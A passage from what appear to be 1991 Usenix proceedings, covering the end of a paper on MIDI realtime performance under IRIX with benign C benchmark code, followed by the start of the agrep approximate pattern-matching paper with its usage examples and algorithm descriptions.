      sigaction(SIGINT, &act, 0);    /* setup interrupt handler */

      /* open MIDI file descriptor, call setup, which performs ioctls
         for RS-422, external clock, no delay of input, and popping
         the line discipline streams module */
      midifd = open("/dev/ttyd2", O_RDWR);
      setup(midifd);

      /* Write whatever we read until interrupt.
         This loop is all we really care about! */
      while(!int_count) {
            if ((n = read(midifd, buf, ntoread)) > 0)
                  write(midifd, buf, n);
      }
      exit(0);
}
```

To measure the latency induced by running *lag*, we attached oscilloscope probes to either pin 4 or 5 of both the MIDI Out and MIDI In sockets. We then constructed a sequence on the Macintosh®, using a commercial sequencer, to play the same series of pitch bends as the *tick* test, also at a rate of one per millisecond. We measured the output of the Macintosh® the same way as we measured the *tick* test, and found a bug in the sequencer; it would only send a pitch bend every two milliseconds. However, that rate was sufficient to get a stable pattern on the oscilloscope, and therefore sufficient to measure latency.

With a read buffer size of 30, the *lag* test showed approximately a 200 microsecond latency. Furthermore, stopping playback on the Macintosh® caused the sound to stop instantly. With a 1 byte read buffer, we saw a greater latency, and the sound continued for several seconds after stopping playback while the application drained the kernel's queue. This makes sense because if three bytes come in every millisecond, the kernel is not going to have time to dispatch the *lag* process three times in one millisecond. A buffer size of 4 ought to be sufficient, but has not been tested.

We then used *tick* to measure latency on the Macintosh®, using the same commercial sequencer to do *thruing*, and the same wiring of the oscilloscope. The sequencer exhibited 200 - 300 microsecond latency.




Oscilloscope pattern for the lag test

## 4.3 Context Switching

Now that we knew that we could satisfy the basic requirements for MIDI realtime response, we needed to see what the cost was for doing so. We also needed to see whether other activity on the system would penalize the MIDI benchmarks.

To study context switching, a CPU displacement process named *hog* was constructed. *Hog* takes a command line argument telling it how long to run. It sets an itimer and then loops, incrementing a counter, and testing for whether it received a signal. When it catches the SIGALRM, it prints out the value of the counter and exits. Running *hog* for a minute produces final values that are consistent to within 1%. Running two *hog* processes at normal priority, both produce final values of almost exactly half that of a *hog* process running by itself.

Below is the C source for *hog*. Checks for error returns of system calls and #include directives are omitted for brevity.

```
/* hog test */
int alrm_count;

void handle_alrm(int sig) {alrm_count++;} /* Alarm signal handler */

main()
{
      struct sigaction act;
      struct itimerval itv;
      unsigned long count = 0;

      act.sa_handler = handle_alrm;
      act.sa_mask = 0; act.sa_flags = 0;
      sigaction(SIGALRM, &act, 0);          /* setup alarm handler */

      alrm_count = -1;
      bzero(&itv, sizeof(itv));
      itv.it_value.tv_usec = 10000;         /* 10 milliseconds */
      itv.it_interval.tv_sec = 60;
      setitimer(ITIMER_REAL, &itv, 0);      /* start interval timer */

      pause(); /* SIGALRM will wake us up at 10 millisecond boundary */

      while (!alrm_count) {
            count++;
      }
      printf("count = %d0, count);
}
```

Running *hog* simultaneously with either of the benchmarks did not disturb the benchmark timings. Using *lag* with a read buffer size of 30, and sending it a message every 2 milliseconds from the Macintosh®, *hog*'s final count was 42% of *hog* running by itself. With *tick*, *hog*'s final count was 45% of *hog* running by itself. In other words, a MIDI benchmark plus the system overhead of I/O, servicing the clock interrupt, and context switching used up about 55% of the machine. Given how little the benchmarks actually do, most of that time must be in the system.

To see how much time was spent on I/O, we constructed a new version of *tick* which did no I/O called *itimer*. It loops forever, calling pause() in the loop. A realtime itimer wakes it up every millisecond, after which it just loops back to the pause(). The SIGALRM handler does nothing at all. The time(1) command reports 0.0 seconds of user and system time for a 60 second run of the *itimer* test.

Below is the C source for *itimer*. Checks for error returns of system calls and #include directives are omitted for brevity.

```
/* itimer test */
int int_count = 0;

void handle_sigint() {int_count++;} /* Interrupt signal handler */
void handle_alrm(int sig) { }            /* Alarm signal handler */

main()
{
      struct itimerval  itv;
      struct sigaction act;

      act.sa_handler = handle_sigint;
      act.sa_mask = 0; act.sa_flags = 0;
      sigaction(SIGINT, &act, 0);   /* setup interrupt handler */
      act.sa_handler = handle_alrm;
      sigaction(SIGALRM, &act, 0);  /* setup alarm handler */

      itv.it_interval.tv_sec = 0;
      itv.it_interval.tv_usec = 1000;
      itv.it_value = itv.it_interval;
      setitimer(ITIMER_REAL, &itv, 0);     /* start interval timer */

      /* Loop doing nothing.  This loop is all we really care about! */
      while (!int_count) {
            pause();
      }

      /* Clean up */
      timerclear(&itv.it_interval);
      timerclear(&itv.it_value);
      setitimer(ITIMER_REAL, &itv, 0);

      exit(0);
}
```

With this no-op version of *tick*, *hog*'s final count was 67% of *hog* running by itself.

In order to wake up a program every millisecond while running *hog*, the system does two process dispatches per millisecond - one for each process. If *hog* was getting 67% of the CPU, then 330 microseconds of every millisecond was spent servicing the clock interrupt and doing two process dispatches. 165 microseconds per process dispatch is an order of magnitude higher than what the application developers claim for application handling of a hardware interrupt on the Macintosh®, although it is still enough on the MIPS for other processes to get a lot done. That leaves 220 microseconds per millisecond for I/O overhead.

## 4.4 Graphics, Serial I/O, and Virtual Memory

In order to get a complete picture of when realtime response is possible, we should test against other hogs besides the CPU hog. A memory hog, a graphics hog, disk hog, serial or parallel I/O hog, a network hog, or a loaded system might produce different results.

We have done some testing against graphics hogs, but it is harder to define peak capacity for graphics than for CPU. We have not yet discovered a case where graphics seriously interferes with MIDI realtime response, but the *tick* test visibly slows graphical animation. Moving some MIDI functions into the kernel should reduce the effect of MIDI on the animation by reducing overhead, giving the animation program more chances to run.

We have also begun testing against mouse and keyboard serial I/O, but it is difficult to cause either one to produce input at peak capacity. So far we have no indication that the mouse and keyboard I/O interferes with realtime

response, but we have discovered that they can cause virtual memory activity which does interfere. The interference is small; on a 16 megabyte system, in about three seconds we were able to make the tick test fail to be scheduled 0.6% of the time. Virtual memory interference was almost undetectable on a 32 megabyte system. However, it is worth fixing, and we are investigating it.

## 5. Evaluation

On a lightly loaded system, MIPS benchmarks could meet their realtime requirements even in the presence of a CPU *hog*, still leaving the CPU *hog* enough CPU time to do significant computing. From this, we conclude that doing MIDI in user space is adequate for professional quality MIDI applications, although it still does not meet the expectations application developers from the personal computing world in terms of system overhead. We have explored options for reducing system overhead, which we describe below.

Our conclusion is still somewhat tentative because we only tested against competition for CPU, graphics, serial I/O, and memory resources. Networking, disk, parallel, or SCSI I/O, or a loaded system might produce different results. We also need to better define peak graphics capacity. We have identified some circumstances under which realtime performance meets our requirements, and one place where it breaks down, but have not covered all possible points of break down.

The study described so far only addresses the realtime needs of a single application doing MIDI. In the course of our discussions with application developers, other types of requirements came up. These other types of requirements are discussed below. Following that is a discussion of implications of this work for UNIX™ and for other applications.

### 5.1 Options for Reducing System Overhead

Three options for reducing system overhead have been considered. One is to move some functionality from user space to the kernel; another is to move some functionality from the kernel to the 56001 coprocessor; a third is to move functionality from both the kernel and user space to the 56001 coprocessor. Functionality moved into the kernel would be in the form of a multiplexing streams driver [Streams87] because it would need to sit on top of the DUART driver which is implemented using streams.

Three functions currently implemented in user space are candidates for moving into the kernel or the 56001. They are fine grained timing of output, timestamping of input, and thruing with transformations typically done by sequencers. Moving these functions out of user space would significantly reduce process dispatch activity for any application whose realtime activities are covered by them. MIDI sequencers would be helped the most.

Moving these three functions out of user space would *not* help applications where thruing may involve arbitrary processing along the way, without additional work. Applications not immediately helped are MIDI development environments, such as Keynote, Max, or Animal. If the functions were placed on the 56001, we could only help these applications by allowing them to download application specific code to the 56001. This is not feasible today; the relationship between the 56001 and the IRIX™ kernel is intimate and fragile. If the functions were placed in the kernel, more general thru processing could be helped by any of the following.

- Asynchronous Signal Traps, a means of calling user code from kernel interrupt level.
- Application specific streams modules which may use a shared memory buffer containing meta instructions to be interpreted while thruing.
- Downloadable or dynamically linkable streams modules and drivers.

Serial I/O is currently done in the kernel, but could be done on the 56001. While not as big a piece of the pie as process dispatch, it is a significant piece. Since I/O presently requires a read(2) or write(2) system call, it incurs context switching, as well as the overhead of actually doing the I/O. If fine grain timing of output and timestamping (with buffering) of input were done in the kernel, fewer read/write system calls would need to be done.

We have rejected moving any support for MIDI to the 56001 at this time because 56001 programming is hard, it would take cycles away from audio processing, we cannot prove that it is justified, it would not be portable to the rest of our product line, and the 56001 may be replaced with better technology in future products. A streams version of the three major realtime functions is being prototyped for further study.

## 5.2 Further Analysis

We would like to be able to predict the reduction in system overhead from moving the three major realtime functions into the kernel. However, although we can qualitatively describe which overhead will be eliminated and which will not, we cannot quantitatively describe it.

In particular, we know that this work will reduce process dispatching, system calls, and process signal handling as a function of the amount of MIDI being sent and of the amount of buffering the application does. We also know that system clock processing will remain the same, as will serial I/O. However, we do not know the relative proportions of each of these activities because the system profiler operates at the same frequency as the fast clock. Without a faster profiler, we cannot get accurate profiles.

## 5.3 Other Types of Requirements

Realtime response for I/O and thruing with minimal system overhead is not the only requirement for a commercial MIDI system. Other types of requirements include

- Synchronization with other media such as audio, video, and animation, as well as within a single medium.
- Multiple MIDI applications need to share the serial port(s) devoted to MIDI.
- Applications need to communicate MIDI among themselves.
- Some fancy MIDI interface hardware such as the Mark of the Unicorn MIDI TimePiece and the Opcode System V require special support.

Synchronization within a single medium becomes important when more than one track is active. For example, when recording a new track in a MIDI sequence while playing existing tracks, the sequencer must know the relationship in time between incoming and outgoing MIDI messages. Synchronization of MIDI with MIDI and of MIDI with audio demand the lowest tolerance for error. Like all the other realtime requirements discussed so far, these forms of synchronization must have millisecond accuracy.

Synchronization is related to realtime response, but not the same thing. Synchronization occurs at the beginning of the tracks to be synchronized; realtime response is then required in order to maintain synchronization. A useful analogy is to think of setting two clocks to exactly the same time, and then expecting them to keep to the same time by continuing to tick accurately. If either or both clocks do not keep accurate time, it may be necessary to resynchronize them later. But our goal is to avoid resynchronization by getting them to tick accurately in the first place.

Sharing one or more serial ports among MIDI applications is expected among users because UNIX™ is truly multitasking and even more primitive systems such as the Macintosh® offer it. Using either MIDI Manager from Apple or OMS from Opcode with multi-finder, a Macintosh® user can keep two or more MIDI applications open at the same time. A user might want to keep a patch librarian open while playing music from a sequencer in order to download new patches between sequences. Or a user might want a MIDI development environment to process and thru MIDI as the user plays along with a sequence played by a separate sequencer in a live performance. Finally, a user may want to use a MIDI controller such as a fader box to control a graphical animation while another application plays a musical sequence.

Implementing a multiplexing streams driver for MIDI using clone open allows multiple applications to share a serial port without loss of performance, as long as the sum of all the MIDI activity does not try to exceed the peak rate of a message per millisecond. Without the MIDI driver, we would need to implement a client-server model. A server would dramatically increase the latency of thru processing as is found in MIDI development environments. In contrast, a streams driver could be almost invisible in terms of performance by implementing read and write transparently.

Communication of MIDI between applications is expected by users of the Apple MIDI Manager, which supports virtual MIDI cables between applications. The expectation is intensified by UNIX™ multitasking and sophisticated ipc.

Support for some of the fancier MIDI interface hardware on the market should be in the form of high level abstractions in the application programmer interface for MIDI. An interface may appear to be multiple devices on

the same serial port. The application programmer should not have to understand all the different kinds of interfaces a user might plug into the host.

## 5.4 Implications for UNIX™ and Other Applications

Millisecond realtime response in user space was achieved for the two benchmarks described in this paper due to a very small set of modifications to UNIX™. The millisecond number is due to the rate of the clock crystal in the Indigo, but the ability to take advantage of it is due to the following IRIX™ realtime features.

- The fast clock and fast interval timer are necessary to improve upon the standard UNIX™ ten millisecond clock.
- Non-degrading priority causes the user process to be run when it needs to be run in all the cases we have examined, even though no guarantees are made for a uni-processor.
- IRIX™ reliable signals, while POSIX compliant, are not standard UNIX™ at this time.
- Using the IRIX™ rtnetd(1M) daemon to pre-emptibly process incoming network packets should help during a high network load, although that case was not studied.

Another IRIX™ feature which would help with realtime response in a real application, as opposed to a benchmark, is lightweight processes. In IRIX™, a software developer would put service of high rate realtime events into its own lightweight process. That lightweight process could be designed to have little or no dependency on shared resources being available, synchronous communication with other processes, etc. User interface, disk I/O, computation, and other heavier weight activities could run in a lower priority lightweight process, and at a slower rate. A similar effect may be had in more conventional UNIX™ systems by putting realtime behavior in a separate heavyweight process, and communicating between processes with a shared memory ring buffer. The advantages of lightweight processes over the heavyweight processes with shared memory are shared address space and lower overhead in context switching between them.

An additional benefit to our MIDI performance studies is their implications for other time based media.

For example, Indigo audio output is done by the application buffering samples, which the 56001 then reads by DMA from shared memory. The application's job is to keep the buffer from becoming empty. Given the sample rate, and given a rate at which the application wants to compute new samples, the optimal buffer size is easily computable. The application can then use the itimer to reliably keep it computing samples at the correct rate. The studies described in this paper indicate that a 1 millisecond size buffer is feasible to keep non-empty.

The study also indicates that the clock used for the Indigo interval timer is sufficiently stable that we can expect to maintain synchronization between pairs of media after an initial synchronization.

## 6. Conclusion

IRIX™ on the Indigo is adequate to implement professional quality MIDI applications with no special system support. We determined this by constructing a set of benchmarks and checking their behavior with an oscilloscope. By analyzing performance before writing product software, we can apply what we have learned to designing efficient software support. For example, our analysis indicates that putting some support into the kernel can relieve some overhead associated with the required realtime behavior. Knowing what realtime response to expect, we can check it as we develop the product software. Since the realtime response measured in these studies for MIPS can be expected for other media, it also gives us expectations to measure support for other media against.

The set of IRIX™ specific features used to produce these results is small, and relevant to other efforts to add realtime behavior to UNIX™. As the UNIX™ community is actively seeking to make UNIX™ more realtime, people involved in such efforts can look at the IRIX™ features described in this paper as an example of a way to solve a demanding realtime application.

## 7. Acknowledgements

The author thanks Archer Sully for the most recent tests on the effect of graphics output and mouse and keyboard input on MIDI realtime response. Thanks are also due to Roger Powell for helping to establish the MIDI realtime requirements, and for setting up contact with the application developers whose realtime requirements and system

overhead expectations are reflected in this paper. Roger Powell is also the artistic force behind the demo in the conference presentation.

## 8. References


[IMA88-protocol] *MIDI 1.0 Detailed Specification, Document Version 4.0,* June 1988, Copyright © 1988, MIDI Manufacturers Association, Pub. the International MIDI Association.

[IMA88-files] *Standard MIDI Files 1.0* July 1988, Pub. the International MIDI Association.

[Apple89] *Macintosh® MIDI Management Tools, Developer Notes,* Copyright © 1989, Apple Computer, Inc., 10515 Mariani Ave., Cupertino, CA

[Thompson89] Tim Thompson: *keynote - A Language for Musical Expressions,* February 1989, AT&T Bell Laboratories, Holmdel, NJ.

[Opcode90] Christopher Dobrian and David Zicarelli: *Max Development Package Manual,* Copyright © 1990, Opcode Systems, Inc., 3641 Haven Drive, Ste. A, Menlo Park, CA.

[Lindeman91] Eric Lindemann, Miller Puckette, Eric Viara, Maurizio De Cecco, Francois Dechelle, Bennett Smith: *The Architecture of the IRCAM Musical Workstation,* Usenix Conference Proceedings, June 1991.

[SGI87] *Iris-4D Programmer's Guide,* Copyright © 1987, Silicon Graphics Computer Systems, 2011 N. Shoreline Blvd, Mountain View, CA

[Bart-Wag91] J. M. Barton, J. C. Wagner: *Real-Time Programming Feature Support in IRIX™,* 1991, Silicon Graphics.

[POSIX90] ISO/IEC 9945-1 (IEEE Std 1003.1), Information Technology - Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language], 1990.

[NeXT91] Avadis Tevanian, Jr., Trey Matteson, David Jaffee, Bryan Yamamoto: *Software Technology at NeXT Computer* Usenix Conference Proceedings, June 1991.

[Hawley86] Michael Hawley, *MIDI Music Software for UNIX™,* Usenix Conference Proceedings, June 1986.

[Langston86] Peter S. Langston, *Eedie & Eddie on the Wire, An Experiment in Music Generation,* Usenix Conference Proceedings, June 1986.

[Kuiv-And86] Ron Kuivila, David P. Anderson, *Timing Accuracy and Response Time in Interactive Systems,* ICMC Proceedings, 1986.

[Streams87] AT&T, *Streams Programmers Guide* and *Streams Primer,* Prentice Hall, USA, 1987.


## 9. Author Biography

**Robin Schaufler** is a member of technical staff in the multi-media department of Silicon Graphics Computer Systems. Previously, she was Staff Engineer at Sun Microsystems, where she worked on X11/NeWS (see Usenix June '88 conference proceedings), and on the SunView user interface toolkit. She has also worked on a technical publishing workstation at Qubix Graphics Systems and on CASE tools at Amdahl Corporation since receiving a B.S. C.S. from Rensselaer Polytechnic Institute in 1979. Robin Schaufler can be reached by email at *robins@sgi.com.*

## 10. Availability

The Iris Indigo is currently available from Silicon Graphics. The studies in this paper also pertain to the Silicon Graphics 4D/30 and 4D/35, which are also available. A MIDI product for these platforms will be shipped in mid-1992. For more information about MIPS and other digital media on the Indigo, the 4D/30, and the 4D/35, contact Dave Larson. His email address is *larson@sgi.com.*

# AGREP — A FAST APPROXIMATE PATTERN-MATCHING TOOL

Sun Wu and Udi Manber[1]

Department of Computer Science
University of Arizona
Tucson, AZ 85721
(sw | udi)@cs.arizona.edu

*ABSTRACT*

Searching for a pattern in a text file is a very common operation in many applications ranging from text editors and databases to applications in molecular biology. In many instances the pattern does not appear in the text exactly. Errors in the text or in the query can result from misspelling or from experimental errors (e.g., when the text is a DNA sequence). The use of such approximate pattern matching has been limited until now to specific applications. Most text editors and searching programs do not support searching with errors because of the complexity involved in implementing it. In this paper we describe a new tool, called *agrep*, for approximate pattern matching. Agrep is based on a new efficient and flexible algorithm for approximate string matching. Agrep is also competitive with other tools for exact string matching; it include many options that make searching more powerful and convenient.

## 1. Introduction

The most common string-searching problem is to find all occurrences of a string $P = p_1 p_2 ... p_m$ inside a large text file $T = t_1 t_2 \cdots t_n$. We assume that the string and the text are sequences of *characters* from a finite character set $\Sigma$. The characters may be English characters in a text file, DNA base pairs, lines of source code, angles between edges in polygons, machines or machine parts in a production schedule, music notes and tempo in a musical score, etc. The two most famous algorithms for this problem are the Knuth-Morris-Pratt algorithm [KMP77] and the Boyer-Moore algorithm [BM77] (see also [Ba89] and [HS91]). There are many extensions to this problem; for example, we may be looking for a set of patterns, a regular expression, a pattern with "wild cards," etc. String searching in Unix is most often done with the *grep* family.

In some instances, however, the pattern and/or the text are not exact. We may not remember the exact spelling of a name we are searching, the name may be misspelled in the text, the text may correspond to a sequence of numbers with a certain property and we do not have an exact pattern, the text may be a sequence of DNA molecules and we are looking for approximate patterns, etc. The approximate string-matching problem is to find all substrings in $T$ that are *close* to $P$ under some measure of closeness. We will concentrate here on the edit-distance measure (also known as the *Levenshtein measure*). A string $P$ is said to be of distance $k$ to a string $Q$ if we can transform $P$ to be equal to $Q$ with a sequence of $k$ insertions of single characters in (arbitrary places in) $P$,

[1] Supported in part by an NSF Presidential Young Investigator Award (grant DCR-8451397), with matching funds from AT&T, and by an NSF grant CCR-9002351.

deletions of single characters in *P*, or substitutions of characters. Sometimes one wants to vary the cost of the different edit operations, say deletions cost 3, insertions 2, and substitutions 1.

Many different approximate string-matching algorithms have been suggested (too many to list here), but none is widely used, mainly because of their complexity and/or lack of generality. We present here a new tool, called *agrep* (for *approximate* grep), which has a very similar user interface to the grep family (although it is not 100% compatible), and which supports several important extensions to grep. Version 1.0 of agrep is available by anonymous ftp from cs.arizona.edu (IP 192.12.69.5) as agrep/agrep.tar.Z. It has been developed on a SUN SparcStation and has been successfully ported to DECstation 5000, NeXT, Sequent, HP 9000, and Silicon Graphics workstations. We expect version 2.0 to be available (at the same place) by the end of 1991; most of the discussion here refers to version 2. The three most significant features of agrep that are not supported by the grep family are 1) searching for approximate patterns, 2) searching for records rather than just lines, and 3) searching for multiple patterns with AND (or OR) logic queries. (All 3 features are available in version 1.0.) Other features include searching for regular expressions (with or without errors), efficient multi-pattern search, unlimited wild cards, limiting the errors to only insertions or only substitutions or any combination, allowing each deletion, for example, to be counted as, say, 2 substitutions or 3 insertions, restricting parts of the query to be exact and parts to be approximate, and many more. Examples of the use of agrep are given in the next section.

Agrep not only supports a large number of options, but it is also very efficient. In our experiments, agrep was competitive with the best exact string-matching tools that we could find (Hume's gre [Hu91] and GNU e?grep [Ha89]), and in many cases one to two orders of magnitude faster than other approximate string-matching algorithms. For example, finding all occurrences of *Homogenos* allowing two errors in a 1MB bibliographic text takes about 0.2 seconds on a SUN SparcStation II. (We actually used this example and found a misspelling in the bib file.) This is almost as fast as exact string matching.

This paper is organized as follows. We start by giving examples of the use of agrep that illustrate how flexible and general it is. We then briefly describe the main ideas behind the algorithms and their extensions. (More details are given in the technical report and man pages which are available by ftp.) We then give some experimental results, and we close with conclusions.

## 2. Using Agrep

We have been using agrep for about 6 months now and find it an indispensable tool. We present here only a sample of the uses that we found. As we said in the introduction, the three most significant features of agrep that are not supported by the grep family are

1. **the ability to search for approximate patterns**
   for example, `agrep -2 Homogenos bib` will find Homogeneous as well as any other word that can be obtained from Homogenos with at most 2 substitutions, insertions, or deletions. It is possible to assign different costs to insertions, deletions, or substitutions. For example, `agrep -1 -I2 -D2 555-3217 phone` will find all numbers that differ from 555-3217 in at most one digit. The -I (-D) option sets the cost of insertions (deletions); in this case, setting it to 2 prevents insertions and deletions.

2. **agrep is record oriented rather than just line oriented**
   a record is by default a line, but it can be user defined; for example, `agrep -d '^From ' 'pizza' mbox` outputs all mail messages that contain the keyword "pizza". Another example: `agrep -d '$$' pattern foo` will output all paragraphs (separated by an empty line) that contain pattern.

3. **multiple patterns with AND (or OR) logic queries**
   For example, `agrep -d '^From ' 'burger,pizza' mbox` outputs all mail messages containing at least one of the two keywords (',' stands for OR); `agrep -d '^From ' 'good;pizza' mbox`

outputs all mail messages containing both keywords (';' stands for AND).

Putting these options together one can ask queries like

```
agrep -d '$$' -1 '<CACM>;TheAuthor;Curriculum;<198[5-9]>' bib-file
```

which outputs all paragraphs referencing articles in CACM between 1985 and 1989 by TheAuthor dealing with curriculum. One error is allowed in any of the sub-patterns, but it cannot be in either CACM or the year (the <> brackets forbid errors in the pattern between them).

These features and several more enable users to compose complex queries rather easily. We give several examples of the daily use of agrep from our experience. For a complete list of options, see the manual pages distributed with agrep.

## 2.1. Finding words in a dictionary

The most common tool available in UNIX for finding the correct spelling of a word is the program *look*, which outputs all words in the dictionary with a given prefix. We have many times looked for spelling of words for which we did not know a prefix. We use the following alias for findword:

```
alias findword agrep -i -!:2 !:1 /usr/dict/web2
```

(web2 is a large collection of words, about 2.5MB long; one can use /usr/dict/words instead.) For example, one of the authors can never remember the correct spelling of bureaucracy (and he is irritated enough with it not wanting to remember). `findword breacracy 2` searches for all occurrences of breacracy with at most two errors. (web2 contains one more match - squireocracy).

One can also use the -w option which matches the pattern to a complete word (rather than possibly a subword). In the example above, the extra match (squireocracy) will not be a match, because with the -w option its beginning (squi) will count as 4 extra errors.

## 2.2. Searching a Mail File

We found that one of the most frequent uses of agrep is to search inside mail files for mail messages using the record option. We use the following alias

```
alias agmail agrep -!:2 -d '^From ' !:1
```

Notice that it is possible with this alias to use complicated queries; for example,

`agmail '<pizza>;<great>;Manbar' 1 mail/food`, or

`agmail '\.gov;October;surprise' 0 mail/*`, which searches all mail messages from .gov (a . without the \ matches every character) that include the two keywords.

## 2.3. Extracting Procedures

It is usually possible to easily extract a procedure from a large program by defining a procedure as a record and using agrep. For example, `agrep -t -d '^}' '^routine1' prog1/*.c > routine1.c` will work assuming routines in C always end with } at the beginning of a line (and that '^routine1' uniquely identifies that routine). One should be careful when dealing with other people's programs (because the conventions may not be followed). Other programming languages have other ways to identify the end (or beginning of a procedure). The -t option puts the record delimiter at the end of the record rather than at the beginning (which is more appropriate for mail messages, for example).

## 2.4. Finding Interesting Words

At some point we needed to find all words in the dictionary with 4-7 characters. This can be done with one agrep command `agrep -3 -w -D4 '....' /usr/dict/words`. (The -D4 prevents deletions, and the . in the pattern stands for any character.)

We end this section with a cute example, which although is not important, shows how flexible agrep can be. The following query finds all words in the dictionary that contain 5 of the first 10 letters of the alphabet in order: `agrep -5 'a#b#c#d#e#f#g#h#i#j' /usr/dict/words` (the # symbol stands for a wild card of any size - the same as .*). Try it. The answer starts with the word *academia* and ends with *sacrilegious*; it must mean something..

# 3. The Algorithms

Agrep utilizes several different algorithms to optimize the performance for the different cases. For simple exact queries we use a variant of the Boyer-Moore algorithm. For simple patterns with errors, we use a partition scheme, described at the end of section 3.2, hand in hand with the Boyer-Moore scheme. For more complicated patterns, e.g., patterns with unlimited wild cards, patterns with uneven costs of the different edit operations, multi-patterns, arbitrary regular expressions, we use new algorithms altogether. In this section, we briefly outline the basis for two of the interesting new algorithms that we use, the algorithm for arbitrary patterns with errors and the algorithm for multi patterns. For some more details on the algorithms see [WM91, WM92].

## 3.1. Arbitrary Patterns With Errors

We describe only the main idea behind the simplest case of the algorithm, finding all occurrences of a given string in a given text. The algorithm is based on the 'shift-or' algorithm of Baeza-Yates and Gonnet [BG89]. Let $R$ be a bit array of size $m$ (the size of the pattern). We denote by $R_j$ the value of the array $R$ after the $j$ character of the text has been processed. The array $R_j$ contains information about all matches of prefixes of $P$ with a suffix of the text that ends at $j$. More precisely, $R_j[i] = 1$ if the first $i$ characters of the pattern match exactly the last $i$ characters up to $j$ in the text. These are all the partial matches that may lead to full matches later on. When we read $t_{j+1}$ we need to determine whether $t_{j+1}$ can extend any of the partial matches so far. The transition from $R_j$ to $R_{j+1}$ can be summarized as follows:

Initially, $R_0[i] = 0$ for all $i$, $1 \le i \le m$ ; $R_0[0] = 1$.

$$R_{j+1}[i] = \begin{cases} 1 & \text{if } R_j[i-1] = 1 \text{ and } p_i = t_{j+1} \\ 0 & \text{otherwise} \end{cases}$$

If $R_{j+1}[m] = 1$ then we output a match that ends at position $j+1$ ;

This transition, which we have to compute once for every text character, seems quite complicated. However, suppose that $m \le 32$ (which is usually the case in practice), and that $R$ is represented as a bit vector using one 32-bit word. For each character $s_i$ in the alphabet we construct a bit array $S_i$ of size $m$ such that $S_i[r] = 1$ if $p_r = s_i$. (It is sufficient to construct the $S$ arrays only for the characters that appear in the pattern.) It is easy to verify now that the transition from $R_j$ to $R_{j+1}$ amounts to no more than a *right shift* of $R_j$ and an AND operation with $S_i$, where $s_i = t_{j+1}$. So, each transition can be executed with only two simple arithmetic operations, a shift and an AND.[2]

Suppose now that we want to allow one substitution error. We introduce one more array, denoted by $R_j^1$, which indicates all possible matches up to $t_j$ with at most one substitution. The transition for the $R$ array is the same as before. We need only to specify the transition for $R^1$. There are two cases for a match with at most one substitution of the first $i$ characters of $P$ up to $t_{j+1}$:

---

[2] We assume that the right shift fills the first position with a 1. If only 0-filled shifts are available (as is the case with C), then we can add one more OR operation with a mask that has one bit. Alternatively, we can use 0 to indicate a match and an OR operation instead of an AND; that way, 0-filled shifts are sufficient. This is counterintuitive to explain (and it is not adaptable to some of the extensions), so we opted for the easier definition.

S1. There is an exact match of the first $i-1$ characters up to $t_j$ This case corresponds to substituting $t_{j+1}$ with $p_i$ (whether or not they are equal — the equality will be indicated in $R$) and matching the first $i-1$ characters.

S2. There is a match of the first $i-1$ characters up to $t_j$ with one substitution *and* $t_{j+1} = p_i$.

It turns out that both cases can be handled with two arithmetic operations on $R^1$. If we allow insertions, deletions, and substitutions, then we will need 4 operations on $R^1$. If we want to allow more than one error, then we maintain more than one additional $R^1$ array. Overall, the number of operations is proportional to the number of errors. But we can do even better than that.

Suppose again that the pattern $P$ is of size $m$ and that at most $k$ errors are allowed. Let $r = \lfloor \frac{m}{k+1} \rfloor$; divide $P$ into $k+1$ blocks each of size $r$ and call them $P_1, P_2, ..., P_{k+1}$. If $P$ matches the text with at most $k$ errors, then at least one of the $P_j$'s must match the text exactly. We can search for all $P_j$'s at the same time (we discuss how to do that in the next paragraph) and, if one of them matches, then we check the whole pattern directly (using the previous scheme) but only within a neighborhood of size $m$ from the position of the match. Since we are looking for an exact match, there is no need to maintain the additional vectors. This scheme will run fast if the number of exact matches to any one of the $P_j$'s is not too high.

The main advantage of this scheme is that the algorithm for exact matching can be adapted in an elegant way to support it. We illustrate the idea with an example. Suppose that the pattern is ABCDEFGHIJKL ($m = 12$) and $k = 3$. We divide the pattern into $k+1 = 4$ blocks: ABC, DEF, GHI, and JKL. We need to find whether any of them appears in the text. We create one combined pattern by interleaving the 4 blocks: ADGJBEHKCFIL. We then build the mask vector $R$ as usual for this interleaved pattern. The only difference is that, instead of shifting by one in each step, we shift by four! There is a match if any of the last four bits is 1. (When we shift we need to fill the first four positions with 1's, or better yet, use shift-OR.) Thus, the match for all blocks can be done exactly the same way as regular matches and it takes essentially the same running time.

The algorithm described so far is efficient for simple string matching. But more important, it is also adaptable to many extensions of the basic problem. For example, suppose that we want to search for ABC followed by a digit, which is defined in agrep by ABC[0-9]. The only thing we need to do is in the preprocessing, for each digit, allow a match at position 4. Everything else remains exactly the same. Other extensions include arbitrary wild cards, a combination of patterns with and without errors, different costs for insertions, deletions, and/or substitutions, and probably the most important, arbitrary regular expressions. We have no room to describe the implementation of these extensions (see [WM91]). The main technique is to use additional masking and preprocessing. It is sometimes relatively easy (as is the case with wild cards) and it sometimes requires clever ideas (as is the case with arbitrary regular expressions with errors). Next, we describe a very fast algorithm for multiple patterns which also leads to a fast approximate-matching algorithm for simple patterns.

## 3.2. An Algorithm for Multi Patterns

Suppose that the pattern consists of a set of $k$ simple patterns $P_1, P_2, ..., P_k$, such that each $P_i$ is a string of $m$ characters from a fixed alphabet $\Sigma$. The text is again a large string $T$ of characters from $\Sigma$. (We assume that all subpatterns have the same size for simplicity of description only; agrep makes no such assumption.) The *multi-pattern string matching problem* is to find all substrings in the text that match at least one of the patterns in the set.

The first efficient algorithm for solving this problem is by Aho and Corasick [AC75], which solves the problem in linear time. (This algorithm is the basis of *fgrep.*) Commentz-Walter [CW79] presented an algorithm which combines the Boyer-Moore technique with the Aho-Corasick algorithm. The Commentz-Walter Algorithm is substantially faster than the Aho-Corasick algorithm when the number of patterns is not too big. The pattern matching tool *gre* [Hu91] (which covers almost all functions of egrep/grep/fgrep) developed by Andrew Hume has incorporated the Commentz-Walter algorithm for the multi-pattern string matching problem.

